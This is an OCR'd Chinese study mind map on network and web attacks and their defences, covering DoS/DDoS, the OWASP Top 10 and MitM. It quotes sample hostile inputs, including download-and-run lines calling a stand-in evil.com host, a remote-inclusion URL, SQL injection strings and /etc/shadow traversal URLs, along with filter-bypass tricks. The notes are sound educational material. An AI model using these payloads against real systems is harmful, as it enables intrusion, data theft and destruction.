

Attack

- 目的
  - 恐怖：中断正常运营；如电厂、电信
  - 政治 — Hacktivist：driven by political (自杀式) for 示威游行/政治宣传/社会变革运动/名声 黑客主义
  - 窃密
    - 军事和情报攻击：获得军事机密信息
    - 商业攻击/工业间谍活动：获得商业机密信息
  - 财务：非法获取钱财/服务，如改存款金额、免费长途电话、入室行窃 — 其它形式：cybercrime雇佣、如建立DDoS僵尸服务器 - 提供攻击服务
  - 报复：对组织/个人的破坏，如被解雇员工 Grudge
  - 兴奋：菜鸟/脚本小子/黑客行动主义者(政治激进菜鸟)使用他人的攻击脚本，如篡改网页 Thrill
  - *threat actor
    - APT：break in +research target +remain undetected - damage critical infra/access to IP(trade secret, patent) 高级持续威胁 Advanced persistent threat
      - via 持久攻击, 零日, 社会工程, 供应链, 僵尸网络...
      - 持久攻击：发现漏洞 - 安装后门工具for后续访问权限(即便漏洞被修复) Persistence
      - 跳板攻击：攻破中间系统 - 作为跳板攻击同网络的其它系统 Pivoting
    - Insider 内鬼
      - Sabotage 蓄意破坏：员工对组织的破坏
        - 防：离职账号清除、审计、监控
        - 登录滥用：内部任意访问本无权访问的资源 > Unauthorized data access or leaks logon abuse
      - Espionage 间谍：窃取情报 — 防：非公开数据访问控制、人员筛选、监控
      - Corruption 腐败：获利 — 增量攻击
        - 数据欺骗：细微/随机/增量的改变数据 - 数据进系统前/时 by 人为/病毒 diddling
          - 防：加密、完整性检查-Tripwire
          - 如：系统输入40，实扣客户60，20进腰包
        - salami攻击：有规律的减少账户资产(如扣小数点) — 防：职责分离、代码控制、交易监控器
- DoS
  - 机制
    - 通过垃圾流量泛洪攻击通信信道：无法发送/接收通信
    - 利用软硬件漏洞的攻击：系统崩溃无法处理任务、100%CPU使用率
    - 影响协议：IP、TCP、ICMP、UDP
  - DDoS
    - Botnet Attack 僵尸网络
      - bot：Web中自动执行简单任务的程序 — 恶意使用 》DDoS、爬虫-侵犯知识产权、蛮力破解、点击欺诈-虚假订单或广告点击
      - 流程：trojan attack - bot加载至肉机(休眠状态) - 通知黑客 - bot登录IRC服务器 - 黑客通信控制 - 攻击单个目标(难以找到攻击源)
      - 组成
        - 僵尸：被控制的肉机 — 僵尸牧人：控制者 — for 挖矿、暴破、扫描脆弱系统、发垃圾消息
        - 命令-控制C&C服务器：控制僵尸网络的服务器
        - 因特网中继聊天IRC — 聊天室=频道*n在服务器 - C连接S访问频道、无需注册+只需nickname 多为开源
      - Fast flux：黑客反追踪技术-隐藏C&C真实域名 僵尸网络反向代理
        - 受害机追踪黑客 by DNS查询 - Local DNS由黑客管理 > 指向肉机IP
        - Single：C&C域名对应千个肉机IP - 每ttl300s更换IP — 解决：捕获部分域名-数据分析、ttl时间短-发现是肉机
      - 防：反恶意软件、补丁、浏览器/插件定期更新、启用浏览器安全功能
      - DNS沉洞 sinkhole
        - 特殊的DNS服务器 - 对恶意DNS查询请求(如bot)提供虚假响应
        - 流程：发现僵尸主机 - 设置DNS沉洞服务器 - 主机欲连至C&C服务器=发DNS请求 - 沉洞服务器拦截请求+伪装黑客响应 - 主机连接自己IP - 黑客不知异常
    - TCP
      - SYN Flood
        - 机制：发送大量SYN请求 - 服务器响应SYN/ACK - 不响应ACK+继续发SYN - 直至SYN请求数大于服务器的可用端口数
        - 防
          - SYN cookie：TCP序列号
            - 原理
              - 1. 服务器收到SYN - 生成初始cookie - 返回SYN/ACK+cookie
              - 2. 客户端返回ACK+cookie - 服务器检验cookie - 建立会话
            - 攻击
              - TCP序号攻击：会话劫持 - 黑客预测+创建包含TCP/序列号的SYN包 - 欺骗目标以为是受信主机 有难度
              - 衍生：IP 欺骗 Spoof
                - 原理：定位受信主机 - DDoS使其不工作 - 劫持会话 - TCP序号攻击 - 植入后门
                - 防：设网络边界过滤规则
                  - 含内部源IP的包 不能从外部进入内网
                  - 含外部源IP的包 不能从内网离开
                  - 含私有IP的包 不能从任何方向通过路由器
          - 减少等待ACK的默认时间(3分钟) | 限制会话最大值 - 无用
          - 防火墙检测 + 启用SYN-ACK响应欺骗
          - 为服务器配置延迟绑定 = 半开连接不占用端口
          - SYN代理软件：介于发送与接收方之间、仅发送完成TCP握手的流量至接收方
      - ACK Flood
        - 服务器收到带ACK的TCP数据包后，优先查看数据包内是否包含连接四元组，不包含时回应RST报文 = 消耗资源
        - 防：判断单向报文数量是否过超 - 当ACK数据包传输速率超出阈值时，对新增连接进行首包检查
      - TCP复位：伪造A的RST包(源IP+源端口+序列号) - 发送B > 使B与A的会话断开 RST / Reset
      - land 旧
        - 机制：将目标IP作为SYN包中的源IP和目的IP - 系统自我应答 - 崩溃
        - 防：已补丁=可处理、IDS可检查此类数据包
    - UDP — UDP Flood
      - 发送大量UDP数据包 - 命中服务端口 = 影响服务 / 未命中 = 消耗资源
      - Trinoo工具：向目标随机端口发送全零的4字节UDP包 - 目标处理垃圾数据包 > 性能下降
      - 防
        - 统计访问特定IP/安全区域的UDP流量 - 限流
        - 统计单个UDP会话的报文速率 - 报文速率>告警阈值 - 锁定会话
        - 检查报文是否包含DDoS特征字符串 - 防护设备加入特征值
    - ICMP
      - ICMP Flood
        - 机制：发送大量ICMP(如ping)问询请求 - 直至请求数大于目标系统的可用端口数
        - 防：IDS检测ICMP流量 - 拦截ping流量
      - Ping of Death 旧
        - 发送大于IPv4最大封包大小(64KB)的ping包 - 系统崩溃/缓冲区溢出
        - 防：已补丁=可处理
    - IP+分片攻击
      - 大量分片
        - 接收分片 - 等待剩余分片 - 已接收分片数量太多=长时等待=耗尽内存 - DoS
        - 防：检验分片数量8189-直接丢弃分片
      - 大Offset
        - 接收分配的offset值越大=分配大的内存空间 - DoS
        - 防：检验Offset值8189-直接丢弃分片
      - 重复分片
        - 多次接收重复分片：分片完全相同 / Offset值相同 - 无法处理 - CPU内存异常
        - 防：CAR限速-保留首片+丢弃重复片
      - 泪滴 旧
        - 接收两片-第2片的位移量小于第1片的结束位=第2片被包在第1片中 - 无法处理 — 正常：#1=0~100, #2=30~120 异常：#1=0~100, #2=30~50
        - 防：已补丁=可处理、IDS/FW可检查畸形数据包
    - Web
      - HTTP慢速
        - 长期保持与HTTP服务器的连接来占用资源(disk space/memory)
        - 类型
          - Slow POST：POST请求的总报文长度预设为较大值 - 但在后续单次传输中每次仅传输长度较小的报文
          - Slow headers：传输完成后，头字段发结束符以确认连接可关闭 vs 攻击者不发结束符
          - Slow read：read请求以极小的TCP滑动窗口传输较大文件 > 传输长时间滞留在服务器内存
        - 防：并发连接数超阈值 - 触发报文检查，如发现POST报文的总长度过长vs载荷长度很小、连续多个报文的报头缺少结束标识
      - CC挑战黑洞攻击 Challenge Coll...
        - 利用代理服务器 模拟大量GET/POST请求 - 目标Web服务器受阻
        - 防
          - HTTP Get Flood：防护设备替代服务器响应302状态码 - 通知客户端重定向至新URL - 虚假源无内置完整HTTP协议栈=无法重定向
          - HTTP Post Flood：防护设备替代服务器响应307状态码+注入Cookie - 真实C重发请求+HTTP报头带Cookie vs 虚假源无法重发请求
    - 运营技术OT — 利用软件和硬件漏洞 for IoT设备 via L3/L4/L7 DDoS攻击
  - 分布式反射DRDoS
    - 机制：不直接攻击目标、代替操纵流量或网络服务
    - ICMP — Smurf攻击：利用路由器放大网络
      - 1. 创建/重定向ICMP包 [目标IP=源地址, 广播IP=目的地址]
      - 2. ping广播域中所有系统(echo request) via Smurf放大网/器
      - 3. 所有系统回应目标IP = 目标受DDoS攻击
    - UDP — Fraggle攻击：与Smurf区别 - UDP包 [同, 同, 目的端口7/17]
  - 攻击工具
    - stacheldraht：UDP flood、SYN flood、Smurf
    - funtime apocalypse
  - 防
    - 购买ISP过滤服务、Cloud Flare的DDoS缓解/Prolexic商用产品 — BGP协议通过下一跳将流量引至DDoS清洗设备
    - NGFW/路由器/IDS：检测DoS流量、自动阻断端口/过滤数据包 (如目的端口7/17的UDP包)
    - 部署内容分发网络CDN 》庞大僵尸网络 》难实现DDoS
    - 防火墙禁用ICMP / 服务器禁用echo回复 因troubleshooting用有时无法实现 — 关闭路由器的定向广播功能 RFC 2644 1999 — *定向广播：互联网路由至目标子网 - 广播至子网所有主机
    - *SDN下的DDoS检测
      - 基于数据包多特征联合熵：计算Packet-In消息 - 得出目的IP信息熵(持续时间, 包长度, 源IP, 目的端口) - 熵值小于阈值=攻击
      - 基于流表的路径图溯源：计算流量的自相似指数 - 发现攻击，主机和交换机及交换机中的流表项建立有向图=找出攻击路径
- Web应用
  - SANS TOP 25 最危险的软件错误 SANS：一所安全培训认证机构
    - 基于常见弱点评分系统CWSS打分
      - 基本发现得分：技术影响、获得特权的程度
      - 环境得分：商业影响
      - 攻击面得分：攻击的范围和所需的权限
    - CWE-787:越界写入 — CWE-79:XSS — CWE-89:SQL注入 — CWE-416:释放后使用 — CWE-78:OS命令注入
    - CWE-20:输入验证不正确 — CWE-125:越界读取 — CWE-22:路径遍历 — CWE-352:CSRF — CWE-434:不受限上传危险类型的文件
    - CWE-862:缺少授权 — CWE-476:空指针取消引用 — CWE-287:身份验证不正确 — CWE-190:整数溢出或环绕 — CWE-502:不可信数据的反序列化
    - CWE-77:命令注入 — CWE-119:内存缓冲区内的操作限制不正确 — CWE-798:硬编码凭证的使用 — CWE-918:SSRF — CWE-306:关键功能缺少身份验证
    - CWE-362:竞争条件 — CWE-269:权限管理不当 — CWE-94:代码注入 — CWE-863:授权不正确 — CWE-276:默认权限不正确
    - *NULL指针取消引用 = 访问存储在该(无效)内存位置的数据 》运行时错误/程序崩溃
  - SAFECode安全软件开发Fundamental Practices：设计、编码、第三方组件风险、测试验证、漏洞管理 SAFECode：一个提供行业软件安全论坛的组织
  - OWASP应用安全验证标准ASVS：系统安全评估、采购参考；不用于审计 OWASP：开放式WEB应用程序安全项目
    - 领域
      - 架构、设计和威胁模型 — 业务逻辑 — 恶意代码 — 文件资源
      - 通信 — 会话管理 — 加密 — 访问控制 — 身份验证
      - 数据保护 — 验证、数据清除和编码 — 错误处理和日志
    - 级别
      - L1：低保证级别(可防御Top10)，可通过渗透测试验证
      - L2：适用含敏感数据的应用(可抵御当今常见攻击)，推荐使用
      - L3：适用关键的应用(军事/医疗/CII)，需纵深安全验证
  - OWASP Top 10 2021
    - 1. 失效的访问控制
      - 越权 / 提权
        - 缓冲区溢出 — 先横向窃取普通用户帐号 - 再纵向提权至管理员
          - 纵向：低>高权限
          - 横向：同级权限间
        - 不安全的直接对象引用IDOR
          - 访问控制漏洞：对外暴露内部信息的reference via URL/请求参数 "xx.com/?files, keys..." — 如：文件, DB key, 应用目录结构, OS配置等
          - 链1
            - 1. 识别对象引用，如user_id用于访问用户资源
            - 2. 枚举对象标识符，如user_id=123抓包改为124
            - 3. 绕过访问验证+恶意操作，如查询124的信息并篡改
          - 链2 — +路径遍历：暴露目录结构
          - 防：加密/混淆对象引用，如哈希代替a、ACL、输入验证、间接引用代替直接引用
      - Windows
        - 使用本地系统帐号在Win服务器安装程序 - 黑客发现程序漏洞+获取本地系统帐号 = 本地管理员权限 — 防：使用服务帐号安装程序
        - 默认生成administrator和guest：可改名，不可删除 — 安全标识符SID：标识用户/组/计算机帐户的唯一的号码 - 用于访问令牌
        - 共享安全
          - 所有共享+密码保护
          - Win防火墙关闭用于文件/打印共享的端口
          - 禁用空会话连接IPC$共享 — 空会话连接：用户可匿名(无需用户名密码)操作，如列举用户/组/系统配置/注册表键值
          - *删除共享：net share\\127.0.0.1\(盘符/文件/目录)/del
    - 2. 加密失效：敏感数据泄露 — 防：数据SDLC管理+加密
    - 3. 注入
      - HTML/JS注入 跨站脚本XSS 攻击前端
        - 目的：窃取用户在漏洞网站的cookie/键入信息、利用用户登录状态执行操作、植入广告、欺骗跳转、挖矿 — *alert()调用：黑客用于仅探测是否存在漏洞
        - by
          - 存储 /持久 /第二顺序脆弱性 Stored XSS
            - 0. 在留言板/评论/头像签名/博客 上传或录入 恶意JS脚本 - 脚本存入Web DB
            - 1. 用户访问留言板 - Web自动读取之前上传的数据 - 浏览器执行脚本命令
            - 延申 - Blind XSS：访问某个页面(不暴露给用户的功能页面)时执行 - DOM中呈现payload
          - 反射 /非持久脆弱性 Reflected XSS
            - 0. 直接修改URL/在输入框录入恶意JS脚本(url全变) - 服务器将脚本取出并载入Web html body
            - 1. 钓鱼攻击 - 用户点击改造后的恶意url - 浏览器执行脚本命令
          - DOM /本地脆弱性 特殊的反射型
            - 文档对象模型DOM：树状结构(类似xml)的HTML代码，方便Javascript读取 — 如：<html> <body> <table>
            - 区别
              - 反射型 - 先录入脚本后经服务器语言处理载入html body
              - DOM型 - 不录入直接修改Web DOM(如使用document.write函数) > 无需服务器参与(不经后端语言处理)= 可绕过WAF！
          - *跨站追踪XST：基于HTTP TRACE/TRACK请求方法 开展XSS攻击 窃取用户cookies — 防：禁用function TRACE/TRACK()
        - 防
          - 自动转义auto-escaping
            - JSON转为HTML实体 - "JSON.parse(JSON.stringify(jsonData)"
            - Sanitize HTML markup by 第三方库 (如DOMPurify)
            - 内容编码、html实体编码
          - 内容安全策略CSP：sandbox哪些资源可被加载
            - HTTP header：如Google "Content-Security-Policy": xx策略
            - HTML Meta：<meta http-equiv="content-security-policy" content="xx策略">
            - 类型
              - default-src：定义针对所有类型(js/image/css/font/ajax/iframe/多媒体等)资源的默认加载策略 — default-src 'self'：所有内容来自网站自己的域
              - script-src：定义针对JavaScript的加载策略
              - object-src：定义针对插件的加载策略
          - 同源策略：不同域的脚本禁止访问其它域 same-origin
            - 绕过 by
              - 源定义 by URL = HTTP协议+域名+端口 — 如：同域 - https://baidu.com/dic https://baidu.com/pic
              - JSONP：利用</script>标签的跨域属性 + callback函数名参数
                - XSS攻击：当未校验入/回参 直接返回时
                - 数据泄露：当未做Referer/Token校验 直接返回时
                - SOME攻击：未设置callback函数的白名单 调用额外函数
              - CORS：对方接收请求+响应头加access-control-allow-origin信息 - 浏览器放行 跨域资源共享 一个W3C标准
              - WebSocket：一种通信协议(协议前缀使用ws://和wss://) - 协议跳过同源限制
            - 再防：禁用CORS、白名单、限制缓存时间、检测CSRF token
          - BHO插件：Chrome-XSS Auditor、火狐-NoScript、Edge-UBlock Origin
            - *浏览器辅助对象BHO：浏览器对码农开放交互接口 - 码农抓取/控制浏览器行为
            - +数字签名 = 可证明来源
          - 输入验证 by allowlist、blocklist
            - 不允许特定<>标签 — 绕过 by XSS过滤逃逸 = tag编码 — 再防：tag过滤+输入验证
            - HTML过滤 by DOMPurify工具
          - 服务器端：部署JS子集 - ADsafe, Secure ECMAScript(SES), Caja
      - 跨站请求伪造CSRF 伪装用户发请求
        - 流程
          - 骗用户凭证(Cookies) - 装成用户发请求(如转账)
          - 1. 受害者登录bank.com - 未关闭网页 > 浏览器保留Cookie
          - 2. 攻击者在hack.com的图片嵌入链接"bank.com/transfer money..." - 引诱用户访问 - 图片加载=点击链接 > 受害者不知情发送转账请求
          - 3. bank.com收到请求 - 基于保留Cookie验证 > 误以为是用户 - 根据请求执行转账
        - 嵌入类型
          - 资源包含：控制HTML标签 (如<image>, <video>, <object>, <script>) 所包含的资源
          - 基于表单：创建一个包含JS代码的表单 - 强制受害者的浏览器提交
        - 防
          - 检测请求中的CSRF-token/验证码
          - 验证Referer/Content-Type/引用URL
          - 对于用户修改删除等操作 使用POST代替GET
          - 避免全站通用的Cookie，严格设置Cookie的域
          - 用户自动登出
      - SQL注入 攻击后端
        - 机制
          - Web网页=静态(银行信息)+动态(账户信息) — 动态：Web服务器(DMZ)可访问数据库
          - 正常：SELECT * FROM users WHERE username = 'tom' — 前台输入tom
          - 黑客：SELECT * FROM users WHERE username = 'tom' ; XX xx;--' — 如："; DELETE/SELECT * transaction;--" = 删除/显示所有记录
        - by
          - 盲注
            - 定义：SQL注入 - SELECT数据不能回显到前端页面 - 利用其它方法尝试
            - 类型
              - 基于内容 — 如
                - 1. 输入52019' OR 1=1;-- WHERE AccountNumber = '52019' OR 1=1 — 前端显示帐号52019信息 > 无法判定 注入(显示所有帐号) 是否成功
                - 2. 输入52019' AND 1=2;-- — 前端不显示帐号信息 > 1=2注入成功
              - 基于时间
                - 如 — 输入52019'; WAITFOR DELAY '00:00:15'; -- — 前端等待15秒后显示帐号52019信息 > 注入(执行下一操作需等待15秒)成功
                - 用于窃取DB数据、如猜测密码 - 字符等于字母则等待15秒显示 by 自动攻击工具 SQLmap/Metasploit
          - 报错注入：前端显示全部/部分的报错信息
          - 堆叠注入：加入";"一次执行多条语句
          - 绕过限制 by
            - 编码：大小写、URL编码、HTML编码、十六进制编码、Unicode编码
            - 内联注释：如/**/
            - 相同功能替换：函数、变量、符号/关键字
            - HTTP参数污染 by 插入多个参数 Parameter Pollution
              - 正常：.com/status.php?account=12345
              - SQL注入：.com/status.php?account=12345' OR 1=1;--
              - 参数污染：.com/status.php?account=12345&account=12345' OR 1=1;-- — Web可能阻拦参数1、放行参数2
            - 缓冲区溢出
        - 防
          - 参数化查询：预编译特定的存储过程SP - 用户输入 - 调用SP+执行函数 Parameterised queries
            - 如：WHERE CustomerGender = @Gender 》形参@State现代实参Male EXEC spCustomerGender 'Male'
            - *存储过程：封装SQL语句的自定义函数 - 后续直接调用 Stored Procedures — 如：CREATE PROCEDURE spCustomerGender (@Gender as VARCHAR(max)) — *VARCHAR(max)：可变长度字符
            - 自动工具 - 对象关系匹配ORM框架：如Hibernate、Entity Framework等
          - DB权限最小化：如 限制Web仅有检索权限 = 仅可SELECT语句
          - 源代码审查：自动测试所有的Parameter, Header, URL, cookie, JSON, SOAP, XML数据输入
      - 目录/路径遍历 Traversal 点点斜
        - 目录跳转符
          - 根目录："驱动器盘符:" -Windows,Mac、"/" -Unix类
            - Windows仅可返回至分区、Linux可返回整个磁盘
            - 当前目录："." — 上一级目录：".."
          - 返回上一个目录："./" — 当前用户目录："%homepath%" -Windows、"~" -Unix类,Mac
        - by
          - ../直接穿越 — 如：www.test.com/index.php?file=../../../windows/system32/cmd.exe?/c+dir+c:\ 返回根目录 修改system32 运行cmd程序 列出c:中全部内容
          - 绝对路径：直接获取文件 — 如：http://www.test.com/index.php?file=/etc/shadow(passwd) 看密码(帐号)
          - 绕过限制 by
            - 双写/单次替换"../" — 如：www.test.com/index.php?file=....//....//etc/shadow
            - 加密传参：Base64加密参数 — 如：www.test.com/index.php?file=aW1hZ2UxLmpwZw==
            - 编码：对"../"字符转义
              - *编码：匹配二进制字符 by ASCII(仅英文)、Unicode、UTF-8
              - 类型
                - 双重URL编码："."=%2e、"/"=%2f + "%"=%25、空格=%20(利用对URL地址的自动补齐)
                - Unicode编码："."=、"/"=%c1%1c — 可绕过IIS
                - UTF-8编码：\%e0%40%ae
            - 目录限定：当目标限定了目录权限 - 使用"~"绕过限制 — 如：www.test.com/index.php?file=~/../etc/shadow
            - 文件后缀："%00"绕过文件后缀检测 — 如：www.test.com/index.php?file=./windows/system32/cmd.exe%00.jpg
        - 工具：WebGoat + Owasp zap(拦截篡改Web请求)
        - 防
          - 严格传参过滤：目录跳转符、字符截断符、dir命令等 — 服务器禁用危险字符 by 建立可信库(非手工)
          - 限制用户请求资源 by 白名单 via — 正则表达式：编程时简化文本处理逻辑 Regular Expression
            - 目的：校验数据有效性、查找文本、切割/替换文本
            - *元字符：在正则表达式中具有特殊意义的专用字符。如：特殊单字符\d、空白符\r、范围、量词* Metacharacter
            - 如："\d"=查找0-9中任意数字 (取代人工操作10次)
          - 输入验证：服务器端M + 客户端O — 客户端预先验证：在用户输入发送服务器前，如漏填字段 — ！不可是唯一验证，否则服务器信任客户端 》中间人攻击
          - 对文件名入参统一URL编码 》服务器不解析成"../", 空, 恶意字符
          - 合理配置Web服务器的目录权限 by 使用chroot监狱环境 / 绝对路径+参数
      - 任意代码/命令执行：常针对Web应用 - 利用漏洞执行 — + 黑客从远程操作时 = 远程代码/命令执行RCE Arbitrary code/command execution
        - shell
          - C语言编写的命令解释器，保护OS内核 by 建立外壳 = 用户与OS交互界面
          - 字符
            - shell元字符：处理命令的特殊字符 Meta — 如：";" 在前一个命令结束后，执行下一个命令
            - shell通配符：用于查找匹配 Wildcard — 如："?" 匹配任意一个字符
            - shell转义符：让通配符/元字符变成普通字符
          - 类型
            - 图形交互GUI shell：如 Windows Explorer
            - 命令行CLI shell：如
              - Win
                - cmd.exe
                - PowerShell.exe：扩展性优于cmd
              - Linux
                - Bourne Again shell (BASH) — 路径：/bin/bash 超集 最常用
                - Bourne shell (sh) — 访问路径：/usr/bin 或 /bin/sh 子集
                - ...
          - 恶意脚本
            - 有文件脚本执行 — 如：Bash、Python、PowerShell、Vbsript...
            - 无文件脚本执行
              - Fileless Malware：文件系统中没有主体的恶意代码，在内存运行 > 难检测 — +LotL技术：利用目标自带的资源开展攻击
              - 如：powershell.exe "IEX.DownloadString(//evil.com/1.jpg)"、curl/wget "evil.com (bash/sh/python)"
              - 攻击流 — Malware加载至RAM — 连C2服务器执行攻击
                - 钓鱼邮件 / 恶意网站 - 初始脚本下载攻击脚本+自删
                - 持久性所需文件：File/Micro
                - 间接利用文件：Disk/Script
                - 网络/硬件漏洞利用 - 远程代码执行
                - 完全无文件：Network/Device/CPU/USB/BIOS/Hypervisor
                - Windows注册表操纵 via regsvr32.exe
                - 内存代码注入 via PowerShell, WMI
                - 基于脚本 via VBscript, JavaScript...
        - PHP
          - OS命令/shell注入 Command
            - 前提：部分应用可调用OS命令函数 — 常见函数：PHP-system(), exec()...
            - 机制：使用shell元字符修改函数参数,如system(cat /etc/passwd) - 注入web服务器 - 攻击
            - 防 — 禁止应用调用OS命令函数、改用API/库函数
            - 目的
              - 查看系统信息
              - 上传webshell
                - 在Web服务器放置一个asp或php木马后门 - 用于上传下载文件、查看数据库、执行命令
                - 防：检测 by 已知库、流量分析、行为分析
              - 反弹shell
                - 目标服务器可访问外网 + 因FW设置不可接收请求 > 无法渗透内网 > 反向连接 by bash/telnet/netcat...
                - 流程：Client监听指定端口 - Server主动发请求到该端口 - 绕过FW建立连接
                - 类型：bash命令直接重定向至socket、先重定向至借助管道/伪终端中转后重定向、编程语言中转后重定向
                - 常规检测 by 提取反弹Shell命令的特征去正则匹配命令日志、流量日志 — 不足：部分方式采集的日志不完整、匹配被绕过by命令变形/流量加密
                - 深入检测：命令行为序列、异常Shell启动、命令行检测、流量特征、文件描述符FD分析、二进制沙箱、脚本沙箱、对抗行为检测
            - 防 — *php传安全值至数据库
              - bin2dex()：二进制转为十六进制
              - decdex()：数值转为十六进制
          - 文件包含漏洞 File Inclusion
            - *文件包含函数：重复使用的PHP代码写入文件 - 使用函数=生成.php文件 - 可直接加载
              - 常用函数：PHP-require()、include() -区别：后者出错后继续运行
              - 常见php文件：phpinfo.txt、lfi.php
              - 常见漏洞：<?php include("inc/" . $_GET['file']); ?>
            - 机制：在服务器制作木马脚本x.txt - 在目标网站注入文件包含 - 执行脚本
            - 类型
              - 本地文件包含LFI：包含服务器本地的文件 — 如：www.c.com/app.php?file=c:\\www\\uploads\\x.txt
              - 远程文件包含RFI：包含远程服务器的文件 = 执行自定义的代码
                - 前提：php.ini配置allow_url_fopen=On、allow_url_include=On
                - 如：www.c.com/app.php?file=http://evil.attacker.com/x.txt
            - 防
              - 改php.ini配置：allow_url_fopen=Off、allow_url_include=Off
              - 输入验证 by 使用正则过滤参数、白名单
              - 设置包含文件的专属目录
          - 代码注入 Code
            - 如：PHP脚本写入图片 - 输入?page=C:/FI_GET_INI.jpg > 脚本echo phpinfo()被执行
            - 前提：部分应用会调用能将字符转成代码的函数 — 常见函数：PHP-eval()、preg_replace(/e)
            - 机制：修改函数参数, 如<?php eval ("echo".$_REQUEST["user_name"].";"); ?> - 注入web服务器 - 攻击
            - 防
              - 禁用危险函数、改用json
              - 输入验证 by 使用正则过滤参数、单引号包裹输入
        - XML外部实体(XXE)
          - 前提：网站内置XML解析器 - XML文件内包含引用外部实体的语句 — XML文档结构：XML声明、DTD文档类型定义(可外部引用)、文档元素
          - 机制：构造恶意的XML内容 = 引用恶意外部实体、如在Web运行某命令以获取密码
          - 例：十亿笑攻击 - xml文件=1kb、但WEB使用3GB解析该文件 》DoS攻击 <?xml version="1.0"?> doctype lolz; entity lol1... entity lol2... entity lol9... <lolz>&lol9</lolz> = 运行lol9(lol9由lol8组成、lol8由lol7组成...)
          - 防
            - 禁用XXE、禁用DTD处理
            - 输入验证 by 过滤"SYSTEM""PUBLIC"
        - XML注入：伪造信息发送用户/加载恶意DLL库 目标：XML应用程序
        - LDAP注入：查询请求"-admin)(&))" 目标：目录服务启端
        - SQLi、XPath、JSOM、CRLF、SMTP、OS commands、server-side模版
    - 4. 不安全设计：威胁建模/安全设计等不足
    - 5. 安全配置错误
      - 基线配错、未授权变更、未打安全补丁和更新
        - 例1：如Web的Web Server/DB使用了不需要的功能、如返回错误页面展示Apache/Oracle版本信息
        - 例2：服务器未向客户端返回的HTTP中包含安全头、如HSTS/HPKP/X-Frame-options
      - 防：DAST检测、安全加固、开发/测试/生产服务器使用相同安全配置、功能启用按其所需、部署安全头
    - 6. 脆弱和过时的组件：已知漏洞
      - 例：如Web服务器-struts、TSL/SSL协议-heartbleed
      - 防：C/S资产清单、可信来源下载软件、计划+监控+补丁+配置
    - 7. 身份识别与验证失效
      - 会话劫持
        - Cookie
          - 猜测：输入用户A得到a - 用户B得到b - 找规律 - 猜用户C的AuthCookies > 无需pw即刻登录
          - 重放：cookie未加密 - 窃取会话cookie - 新建会话 > 伪装成用户
        - 防：设置cookies安全属性为仅允许TLS、TLS加密、使用OTP+令牌身份认证系统、Kerberos、cookie定时过期
      - IP spoofing
        - On-path attack = MitM attack，如更改存款金额 — 防：数字签名、数据包校验和验证
        - Replay attack: intercept a data packet to repeat/delay，如重复存款请求 — 防：OTP、会话token有效期、序列号/时间戳
        - Smurf attack
      - 主动式 — 欺骗：虚假凭证和身份 spoofing — 假冒/伪装：利用他人身份 Impersonation/Masquerading
    - 8. 软件和数据完整性失效
      - 交付/变更过程对组件缺乏完整性验证
      - 不安全的反序列化
        - 术语
          - 序列化：对象 转换为 字节流，便于保存于文件/DB/内存 — 反序列化：字节流转换为对象
          - 例：字符串对象"中国"序列化存储本地 "test.ser"文件 String obj="中国" FileOutputStream fos=new FileOutputStream("test.ser") os.writeObject(obj) os.close() — 反序列化: ois.readObject(obj) oil.close()
        - 链
          - 抓包 - 解码cookie值 - 构造恶意输入/篡改(用户名 文件路径) - 发包 - 服务实例化请求 - 执行任意代码
          - 例：PHP论坛序列化cookies=user id: role: pw= alice: user: 1234 — 黑客截取字节流cookies篡改为eve: admin: 1234
        - 防：输入验证、WAF
    - 9. 安全日志和监控失效
      - 例：失败登录事件 > 日志(警示、错误消息、告警阈值)
      - 防：日志-信息足+格式好+完整性控制、应急计划
    - 10. 服务器端请求伪造SSRF 绕过FW访问内网服务器
      - 访问外网e.com+内网参数 - 绕过FW+变相访问内网i.com - 执行恶意操作/扫描内部网络
      - 机制：输入请求www.e.com/a.php?image=http://www.i.com/1.jpg - e的Web服务器未过滤图片参数 - 向i的Web服务器转请求 - 服务器返回信息
      - 防：过滤服务器的返回信息、统一错误信息、限制请求端口、禁用非必要协议、设置DNS/Host白名单
- 中间人 MitM
  - 被动式
    - 嗅探：从通信流中提取原始内容中的敏感信息 sniffer — 防：VPN、补丁、IDS无法识别MitM但可报警异常活动
    - 网络侦察
      - 1. IP探测：ping某个范围内的所有地址 — 防：禁用ping
